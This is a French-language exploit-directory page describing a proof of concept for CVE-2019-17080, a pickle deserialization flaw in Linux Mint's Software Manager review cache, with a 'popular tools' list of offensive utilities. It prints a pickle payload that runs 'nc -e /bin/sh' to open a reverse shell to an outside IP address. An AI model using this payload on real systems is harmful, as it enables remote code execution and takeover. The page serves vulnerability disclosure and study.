
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Mintinstall-object-injection — CVE-2019-17080 | Kitploit
Outils/GitHubGitHub/materaj2/mintinstall-object-injection
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCTFApprentissage et ÉducationExploitation de Binaires
GitHubmateraj2/mintinstall-object-injection

Mintinstall-object-injection

CVE-2019-17080

Voir le dépôt
40il y a 7 ansPas encore vérifié
Partager

Le gestionnaire de logiciels Linux Mint (v 7.9.5/9) nous amène à exécuter une injection d'objets et du code arbitraire en raison d'une configuration incorrecte.

mintinsall

S'il y a un nouveau commentaire new-reviews.list télécharger depuis et écrire dans le fichier.

code mintinstall.py

Lorsque le gestionnaire de logiciels démarre pour la première fois, il appelle la classe ReviewCache() du module reviews.

Comment traite-t-il les données ?

code reviews.py


Lorsque la classe ReviewCache démarre (init), elle appelle _load_cache().

La fonction Load cache lit le fichier dans la variable REVIEWS_CACHE et désérialise les données du fichier à l'aide du module pickle, puis conserve certaines valeurs en mémoire.


Quand je vérifie le fichier, il semble que j'ai le droit d'écrire.

Pickle puisque nous pouvons effectuer des opérations de sérialisation/désérialisation avec le module, nous pouvons inclure le module et exécuter du code arbitraire en utilisant la méthode reduce.

Si vous tentez de désérialiser le fichier, notre code malveillant s'exécutera.

cos 
system 
(S'nc -e /bin/sh 192.168.2.138 4545' 
tR.
>>modül adı c{os}
>> fonksiyon
( >> işaretleyici nesnesi 
S >> tırnak sonuna kadar okuyup stack'e at
tR. >> stackte olanları çagır ve sonucu stacke yerleştir.

alt-text

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    327
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    256

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






